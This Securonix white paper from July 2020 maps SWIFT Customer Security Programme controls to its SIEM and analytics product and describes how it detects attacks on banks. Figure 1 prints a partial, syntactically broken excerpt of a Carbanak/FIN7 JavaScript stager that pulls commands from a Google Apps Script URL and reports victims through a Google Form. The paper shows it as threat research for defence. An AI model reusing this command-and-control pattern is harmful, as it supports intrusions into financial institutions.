

# Securing SWIFT with Securonix

Oleg Kolesnikov  
VP Threat Research,  
Securonix Threat Research Labs

Kayzad Vanskuiwalla  
Principal Threat Hunter - Cyber Threat Analytics

Abhishek RVRK Sharma  
Senior Technical Marketing Engineer

July 2020

[www.securonix.com](http://www.securonix.com)

## SWIFT Fraud Monitoring Using Securonix

Securonix delivers unlimited scale powered by advanced analytics, behavior detection, threat modeling, and machine learning. It increases your security through improved visibility, actionability, and security posture, while reducing management and analyst burden.

Securonix fraud analytics are built on an open source big data analytics architecture that can scale to handle the billions of transactions needed to effectively detect fraud today.

Unlike the relational database management system (RDBMS) or proprietary flat file-based data stores that make up legacy fraud monitoring and security information and event management (SIEM) solutions, Securonix uses a massively scalable cloud security operations platform. This enables Securonix to:

- Employ signatureless behavior analytics that can detect fraudulent activity in real time.
- Perform user- and account-centric monitoring across hosts, networks, and applications.
- Implement dynamic artificial intelligence-based threat models that do not rely on static rules for detection.
- Enable rapid investigations and threat hunting using powerful text-based search capabilities.
- Leverage machine learning, complemented by Securonix Labs' threat research team, for comprehensive analytics.

Securonix uses patented machine learning techniques that analyze billions of transactions in order to profile and establish baselines of normal user and entity activity. These baselines are built from many different sources of data such as:


- Core banking and middleware messaging interfaces and queues/SWIFT Alliance Access Integration Platform (IPLA)
- Correspondent connections/SWIFT Relationship Management Application (RMA) traffic
- Point of sale (POS) infrastructure logs
- Know your customer (KYC) databases
- Ecommerce platforms

# SECURONIX

- Customer relations management (CRM) applications
- Enterprise resource planning (ERP) applications
- Third-party anti money laundering (AML) databases

Securonix also ingests massive volumes of structured and unstructured data from other types of data sources, including traditional data-center technologies, legacy SIEM solutions, and cloud and business applications, as well as non-technical sources like social media, sentiment analysis, and physical security systems.

The ingested data is enriched in real time with additional context including historic activity, user context, geolocation data, and several kinds of external threat intelligence. The enriched data is then processed, and fraud analytics algorithms are applied and refined in real time. High-risk activities are ranked according to risk so that they can be prioritized and surfaced above transactional noise. This allows fraud and security analyst teams to concentrate on the most critical events.



Most fraudulent behaviors cannot be identified by a single anomalous behavior. In order to differentiate fraudulent activity from benign anomalies, the Securonix Threat Research (STR) team has created predictive threat chains to detect a sequence or set of behaviors that are highly likely to indicate a threat. This includes tying together a user's behavior across different disparate sources to determine if the account is exhibiting signs of malicious intent before or while interacting with critical applications.

With the response bot feature, Securonix can incorporate critical actions or responses learned from an analyst's feedback in order to determine if an incident may be a true positive and help analysts triage alerts.

The Securonix platform provides a broad range of security capabilities that can help organizations not only achieve compliance with the SWIFT Customer Security Programme (CSP) requirements, but also detect fraudulent activity and the real-world SWIFT cyberattacks using a single platform.

## **SWIFT Customer Security Programme Compliance - How Securonix Can Help**

Securonix can help achieve compliance with the SWIFT CSP controls through both the platform's inherent capabilities and through the large number of integrations supported. Some examples of how Securonix can help achieve compliance with the SWIFT CSP controls are given below.

Controls are marked as mandatory or advisory. Mandatory controls are part of the base cybersecurity profile that SWIFT has determined every organization should adhere to. Advisory controls are part of the recommended profile that SWIFT would like organizations to adhere to.

### **Restrict Internet Access and Protect Critical Systems**

#### **1.1 SWIFT Environment Protection (Mandatory)**

Ensure the protection of the user's local SWIFT infrastructure from potentially compromised elements of the general IT environment and external environment.

Securonix monitors entity behavior across the enterprise network and detects threats in real time, [mapping them using a threat chain framework](#). Malicious activity can be immediately acted upon (automatically or manually) with actions such as account lockdowns and access closure, protecting the SWIFT environment effectively.

#### **1.2 Operating System Privileged Account Control (Mandatory)**

Restrict and control the allocation and usage of administrator-level operating system accounts.

Securonix tracks usage and access to privileged and executive accounts within a single pane of glass. It keeps track of usual behavior and utilizes baselines to identify attack patterns such as logins from different geolocations, logins at unusual times, or an abnormal number of hosts accessed, prioritizing and tagging threats.

# SECURONIX

Out of the box pre-built privileged account monitoring content provides an effective mechanism to detect the suspicious use of privileges for non-privileged accounts, or even the misuse of privileges from known admin accounts for both access control and threat identification.

Access to local operating system accounts with system-level administrative rights is closely monitored. Privileged activities are monitored closely to detect threat scenarios such as when a backdoor / local account is created, or for anomalous privilege escalations such as privileged group membership additions. Organizations are not always aware of all accounts or users that have privileged access. Using a peer-based approach to detect suspicious privileged activities can help detect these scenarios.

### **1.3. Virtualization Platform Protection (Mandatory)**

Secure virtualization platforms (also referred to as hypervisors) and virtual machines (VM) as physical servers.

Securonix monitors for security events on virtual workloads and effectively detects attacks against virtualization/hypervisor systems. Securonix identifies malware executables, compromised systems, and other media, which could provide access for malicious agents to protected virtual systems. Securonix also monitors remote access tools which allow access to virtual systems.

### **1.4 A. Restricting Internet Access (Advisory)**

Restrict internet access from operator PCs and other systems within the secure zone.

Securonix provides monitoring and response control for network appliances and devices such as web security appliances, proxies, and firewalls. When completely integrated, Securonix can detect and block internet and other network access to insecure PCs as well as control access from secured devices with VPN controls.

## **Reduce Attack Surface and Vulnerabilities**

### **2.1 Internal Data Flow Security (Mandatory)**

Ensure the confidentiality, integrity, and authenticity of data flows between local SWIFT-related applications and their link to the operator PC.



Securonix provides a network traffic analysis (NTA) capability that conducts comprehensive network traffic analytics to secure all enterprise network data flows. Additionally, custom alerts and rules can be set up, along with automated user and entity behavior analytics (UEBA), which alert SWIFT users to unusual traffic patterns and data flows within their SWIFT network.

## **2.2 Security Updates (Mandatory)**

Minimize the occurrence of known technical vulnerabilities within the local SWIFT infrastructure by ensuring vendor support, applying mandatory software updates, and applying timely security updates aligned to the assessed risk.

Securonix integrates with multiple vulnerability scanning and management solutions as well as endpoint analytics tools to monitor the current updates and patches installed. It can trigger alerts for possible security hazards, preventing compromised systems from being used on the network. By analyzing data from multiple platforms, Securonix can alert analysts and provide a list of affected devices that should be patched proactively to avoid breaches. It can also continuously monitor vulnerable / unpatched assets to detect any signs of the assets being compromised.

## **2.3 System Hardening (Mandatory)**

Reduce the cyberattack surface of SWIFT-related components by performing system hardening.

Securonix detects suspicious process creations, network connections, registry modifications, and other existing vulnerabilities in order to detect systems that could potentially be exploited. It also monitors privileged transactions and authentication anomalies over these systems. Securonix ensures endpoint and internal system hardening by monitoring network traffic for malware and phishing, as well as other system interactions. Additionally, Securonix alerts analysts to possible system hardening compromises (such as through malware or ransomware infection, system errors or misconfiguration, failed or disabled updates, or compromised system files or executables) and system configuration weaknesses (such as disabled encryption, use of corporate systems without VPN, disabled or out-of-date antivirus signatures, use of personal data sharing platforms, and more).

## **2.4 A. Back Office Data Flow Security (Advisory)**

Ensure the confidentiality, integrity, and mutual authenticity of data flows between back office (or middleware) applications and connecting SWIFT infrastructure components.

See **2.1 Internal Data Flow Security**. All back office data flows are monitored as part of the same framework.

## **2.5 A. External Transmission Data Protection (Advisory)**

Protect the confidentiality of SWIFT-related data that is transmitted and residing outside of the secure zone.

Securonix provides comprehensive data loss prevention (DLP) and data exfiltration protection capabilities, exercising tight control over data flows both within and external to the network. Additionally, Securonix can closely monitor for signs of data being aggregated, high-risk users, or employees that have upcoming terminations that might intend to exfiltrate data.

## **2.6. Operator Session Confidentiality and Integrity (Mandatory)**

Protect the confidentiality and integrity of interactive operator sessions connecting to the local SWIFT infrastructure.

All user sessions and interactions are actively monitored by the Securonix platform (as per configuration, security exclusions and end-to-end secure communications are kept uninterrupted and secure). Any unusual activity or suspicious traffic/behaviors are immediately tagged for review and automated action taken, if applicable. Securonix monitors typical user access patterns for the number, types, and timeslots for accessing hosts. For example, it can detect when a user authenticates from a rare geolocation and afterwards accesses a high number of hosts or accesses the hosts at a rare time slot (evening vs. morning) compared to that user's normal behavior.

## **2.7 Vulnerability Scanning (Mandatory)**

Identify known vulnerabilities within the local SWIFT environment by implementing a regular vulnerability scanning process.

Refer to **2.3 System Hardening**. Securonix conducts comprehensive vulnerability assessments and alerts on identified vulnerabilities and possible compromise-open systems.

## **2.8 A. Critical Activity Outsourcing (Advisory)**

Ensure the local SWIFT infrastructure is protected from risks exposed by outsourcing critical activities.

With complete network traffic monitoring, data loss prevention, and exfiltration protection, local infrastructure is protected from risks. Outsourced flows and activities can be monitored and, where applicable, Securonix protection can be extended to external systems to ensure the protection of outsourced critical activities.

### **2.9 A. Transaction Business Controls (Advisory)**

Restrict transaction activity within the expected bounds of normal business.

Unusual activities, actions and behaviors can be tagged and acted upon.

### **2.10. Application Hardening (Mandatory)**

Reduce the attack surface of SWIFT-related components by using SWIFT-certified messaging and communication interfaces and by performing application hardening.

Refer to **2.3 System Hardening**. Securonix application hardening works hand in hand with system hardening. It looks at the patch and update levels of applications and identifies gaps in security. Network protocol messaging is also monitored, and any unusual traffic beyond established patterns is automatically identified and tagged for review/blocked as applicable.

### **2.11 A. SWIFT Relationship Management Application Business Controls (Advisory)**

Restrict transaction activity to validated and approved counterparties.

Securonix can identify the types of users and the types of transactions that are supposed to be performed. This includes monitoring the frequency of transactions, the target of these transactions, and the patterns of users that typically perform these transactions compared to other peer members in order to detect anomalies for an entity (the user/machine performing the activity). Network traffic analytics and other controls also enable automated control over traffic flows and exercise of automated/manual restrictions on communications to unauthorized parties.

## **Physically Secure the Environment**

### **3.1. Physical Security (Mandatory)**

Prevent unauthorized physical access to sensitive equipment, hosting sites, and storage.

Securonix integrates with physical security management platforms, identifying anomalous events such as office logins at unusual times (login/badging anomalies), network logins from different geolocations and unauthorized access to restricted areas.



## Prevent Compromise of Credentials

### 4.1 Password Policy (Mandatory)

Ensure that passwords are sufficiently resistant against common password attacks by implementing and enforcing an effective password policy.

Securonix detects password-based attacks such as brute force attacks and password spraying. Securonix can also detect scenarios related to an account compromise or account sharing by monitoring authentications, including multi-factor authentication (MFA). It can even detect if an account was potentially compromised through phishing, malware, or other infiltration channels. As part of an effective password policy, Securonix helps ensure a safe and secure enterprise environment.

### 4.2. Multi-Factor Authentication (Mandatory)

Prevent the compromise of a single authentication factor from allowing access into SWIFT systems by implementing MFA.

Unsuccessful MFA attempts are tagged within Securonix and raise a threat alert. Any attempts to bypass MFA systems are also monitored and alerts raised in real time. Securonix can detect account sharing or compromise, such as when a user is authenticating from an anomalous geolocation, landspeed alerts and asynchronous MFA vs. other authentication geolocations.

## Manage Identities and Segregate Privileges

### 5.1. Logical Access Control (Mandatory)

Enforce the security principles of need-to-know access, least privilege, and segregation of duties (SoD) for operator accounts.

Securonix has built-in SoD and privilege management capabilities, exercising strong control over who has access to what privileges within the system. Securonix can group similar users together by leveraging peer cohesiveness to detect users with similar privileges. Likewise, Securonix can detect users in a group who have anomalous privileges. The platform also monitors these privileges and detects their abuse (through attacks such as privilege escalation and unauthorized user account creation) for all integrated enterprise applications. It can help control their misuse through guided/automated actions (using security orchestration automation and response SOAR).

## **5.2. Token Management (Mandatory)**

Ensure the proper management, tracking, and use of connected hardware authentication tokens (if tokens are used).

Securonix performs a comprehensive audit, logging and reporting on all access and usage of integrated applications and systems. Any tokens used for authentication and authorization are also tracked and reported.

## **5.3 A. Personnel Vetting Process (Advisory)**

Ensure the trustworthiness of staff operating the local SWIFT environment by performing personnel vetting.

While pre-hire vetting is outside the scope of the platform's capabilities, Securonix can support personnel vetting processes by highlighting anomalous behavior, suspicious data transfer activities, and other behavioral patterns that may indicate an insider threat. Securonix can also integrate with tools that provide details about personnel and continuously monitor this activity for other anomalies.

## **5.4. Physical and Logical Password Storage (Mandatory)**

Protect physically and logically recorded passwords.

Securonix can detect cases of clear text password usage and provide insights around any insecure protocols used to transmit critical data. Comprehensive data masking and data privacy capabilities secure all data within the Securonix platform.

## **Detect Anomalous Activity in Systems or Transaction Records**

### **6.1. Malware Protection (Mandatory)**

Ensure that local SWIFT infrastructure is protected against malware.

Securonix integrates the capabilities of already present anti-malware capabilities with the built-in platform features such as phishing analyzer and behavioral malware detection as well as botnet and malicious/compromised software detection capabilities. Behavioral signs that such attempts are being made are identified, tagged, and acted upon by the platform (depending on platform configuration).

## **6.2 Software Integrity (Mandatory)**

Ensure the software integrity of SWIFT-related applications.

Securonix can monitor any modifications to critical files involving registries, startup programs, and scheduled tasks and services. Securonix can also detect instances when controls are circumvented in order to disable this monitoring. Securonix can also verify file and operating system integrity through software integrations. Any unauthorized software activity can be tagged and blocked.

## **6.3 Database Integrity (Mandatory)**

Ensure the integrity of the database records for the SWIFT messaging interface.

Securonix integrates with multiple database monitoring solutions and has built-in data protection capabilities to ensure data integrity. Securonix can also detect cases of sabotage or the aggregation of data over databases, as well as anomalous privileged transactions performed over databases.

## **6.4 Logging and Monitoring (Mandatory)**

Record security events and detect anomalous actions and operations within the local SWIFT environment.

Securonix has the capability to detect anomalous activity and a process or tool in place to frequently review SWIFT transactional information.

## **6.5 A. Intrusion Detection (Advisory)**

Detect and prevent anomalous network activity into, and within, the local SWIFT environment.

Intrusion detection is implemented to detect unauthorized network access. Securonix can integrate with multiple types of disparate data sources within the SWIFT environment and correlate anomalies across the network, operating system, and endpoints in order to detect threats. It can connect anomalies to an entity for prioritized threat identification.

## Plan for Incident Response and Information Sharing

### **7.1. Cyber Incident Response Planning (Mandatory)**

Ensure a consistent and effective approach for the management of cyber incidents.

Securonix's structured threat hunting capabilities, fast event search and investigation, and threat chain methodology-based attack visualizations (in line with the MITRE ATT&CK methodology) all come together to ensure the most effective, coordinated response possible for the management of cyber incidents.

### **7.2. Security Training and Awareness (Mandatory)**

Ensure all staff are aware of, and fulfill, their security responsibilities by performing regular security training and awareness activities.

Securonix provides built-in attack insights, attack group information, and threat mitigation information that helps security operations centers (SOC) handle threat events effectively. ResponseBot and other automation tools can automate threat responses, making more analyst time available for deeper analysis and threat prevention. Securonix also provides structured training for training analysts on platform usage and achieving maximum effectiveness.

### **7.3 A. Penetration Testing (Advisory)**

Validate the operational security configuration and identify security gaps by performing penetration testing.


Securonix provides consulting, training, and personnel support to conduct comprehensive security evaluation, platform migration, and infrastructure securing exercises.

### **7.4 A. Scenario Risk Assessment (Advisory)**

Evaluate the risk and readiness of the organization based on plausible cyberattack scenarios.

Securonix provides consulting, training, and personnel support to conduct comprehensive security evaluation, platform migration, and infrastructure securing exercises.

# SECURONIX



```
carbanak_fin7_transbaseodbcdriver.js_313e38756b8075078855fe0f1fea2ea0d4dffcbe2d687aaa8bdb37d892643e1d

function Sleep(ms) {
    WScript.Sleep(1000*60*randInt(1,2));
}

function randInt(min, max) {
    return Math.round(Math.random()*(max-min)+min);
}

function LoadLinkSettings() {
    var go_com = InetRead("https://script.google.com/macros/s/AKfycbyHCvQkeEwmgQqB661-aUV_M9IXbdNl_Cy");
    try {
        if (go_com['stat'] == 200 && go_com['stat'] < 300) {
            var cmd_txt = go_com['text'];
            var settingsArr = cmd_txt.match(/,\\x22userHtml\\x22:\\x22(.*)\\x22,\\x22ncc/ );
            var setting = split(settingsArr[1], '$$', 3);
            if (setting.length == 3) {
                return {
                    "spreadsheetkey": setting[0],
                    "formkey": setting[1],
                    "entry": setting[2]
                };
            }
            var formkeyReg = "e/1FAIpQLScbMctvLYkqA369ISWkMvJ_4ZkIc0nF4Mc_Cv95PAanl10";
            var entryReg = "entry.908420897";
            LogInet(guid, formkeyReg, entryReg);
        } catch (e) {}
        return false;
    }
}

function GetSourceCode(as spreadsheetkey, aformkey, aentry) {
    var GlobalObject = this;
    var FSO = new ActiveXObject("Scripting.FileSystemObject");
}
```

Figure 1: Securonix Threat Research - Carbanak/FIN7 Malicious Financial Institution Attack Stager

## Real-World SWIFT Cyberattack Detection Using Securonix - Practical Examples

Below is a high-level overview of some of the Securonix capabilities when it comes to detecting the real-world attacks targeting SWIFT. For some more in-depth technical examples, read this [technical security report](#) from the Securonix Threat Research (STR) team. It provides an analysis of the Cosmos Bank \$13.5 million SWIFT/ATM cyberattack and practical examples of how Securonix can help detect such attacks.

In order to detect some of the latest real-world SWIFT cyberattacks, it is critical is to be able to monitor, enrich, and correlate malicious behaviors observed from a variety of relevant data sources including both possible attack precursors (see Figures 1 and 2) involving dwell/breakout time and situational awareness attack activity. It is also important to monitor attack-time activity for a financial institution's (FI) users, transactions, infrastructure, SWIFT messaging/middleware/IPLA, SAA journals, and various SWIFT component logs, depending on the different SWIFT deployment types (A/B, etc.).

In order to accomplish this, Securonix takes advantage of the advanced capabilities provided by the platform, as well as detailed security expertise from the Securonix Threat Research (STR) team. The STR team (see Figure 1) researches the latest malicious threat actors targeting various FIs, with high-profile examples including Lazarus/HiddenCobra/FASTCash, Carbanak/FIN7, and others, for the malicious behaviors used across a variety of components to provide enhanced security coverage for customers leveraging enrichment, correlations, and context-driven analytics.






Figure 2: Securonix Threat Research - Cosmos Bank ISO8583 Core Banking System Attack  
 Precursor Activity Prior to Lateral Movement Into the SWIFT Environment

Some high-level examples of the Securonix capabilities and use cases in this area include:

- Securonix baselines and identifies malicious activity from high-value SWIFT targets using user and entity behavior monitoring (UEBA). Targets include SWIFT operators, LSO/RSO, and branch officers, which represent the users and entities commonly targeted by the malicious threat actors.
- Securonix correlates and enriches security monitoring data across various FI's enclaves to identify and connect malicious behaviors both outside and inside the SWIFT environment. This helps identify malicious threat actors' activity early as they attempt to infiltrate, gain situational awareness, and move into the more sensitive compartmentalized SWIFT environment to accomplish actions on objectives.
- Securonix utilizes both SWIFT and non-SWIFT behaviors as well as HQ/branch activities to help correlate alerts from different security vendors monitoring the SWIFT environment. This helps detect suspicious timeslots for transactions, anomalous countries, anomalies related to customer-payee relationship (amount or frequency of transactions), and anomalous types of transactions performed by a user compared to their peer members.

# SECURONIX

- Securonix can detect anomalies related to network, application, database, and endpoint activity on the SWIFT infrastructure, including possible deviations in terms of process injections for SAA, modifications to registries, DLL loading, scheduled processes, living-off-the-land C2 stagers use such as recent PowerShell/ElectricPhish examples from Lazarus, and other anomalies related to malicious threat actors commonly targeting FI's high-value targets.




Figure 3: Example of Securonix Detection of a Real-World SWIFT Cyberattack in Practice

## Conclusion

Effectively detecting and identifying fraudulent activities in a complex SWIFT environment requires a big data analytics platform that relies on machine learning algorithms and artificial intelligence – not on static rules. This platform must be able to collect, enrich, analyze, and correlate/connect billions of disparate data points in real time, as well as incorporate historical information to identify behavioral anomalies. Securonix is purpose built to help organizations securely handle SWIFT transactions and achieve cybersecurity maturity, with compliance with the SWIFT Customer Security Controls Framework (CSCF) v2020.

## ABOUT SECURONIX

The Securonix platform automates security operations while our analytics capabilities reduce noise, fine tune alerts, and identify threats both inside and outside your enterprise.

The Securonix platform includes Securonix SaaS SIEM, the #1 cloud-based, next-generation, quadrant-leading SIEM solution. Securonix provides fast time to value through its analytics capability, cloud strategy, and integrated SOAR feature set.

Big data driven, Securonix scales from small startups to S&P 100 global enterprises, providing fast security ROI and predictable cost. It automates security operations, allowing your security analysts to focus on threats, not infrastructure.

## CONTACT SECURONIX

**[www.securonix.com](http://www.securonix.com)**

[info@securonix.com](mailto:info@securonix.com) | (310) 641-1000

0720

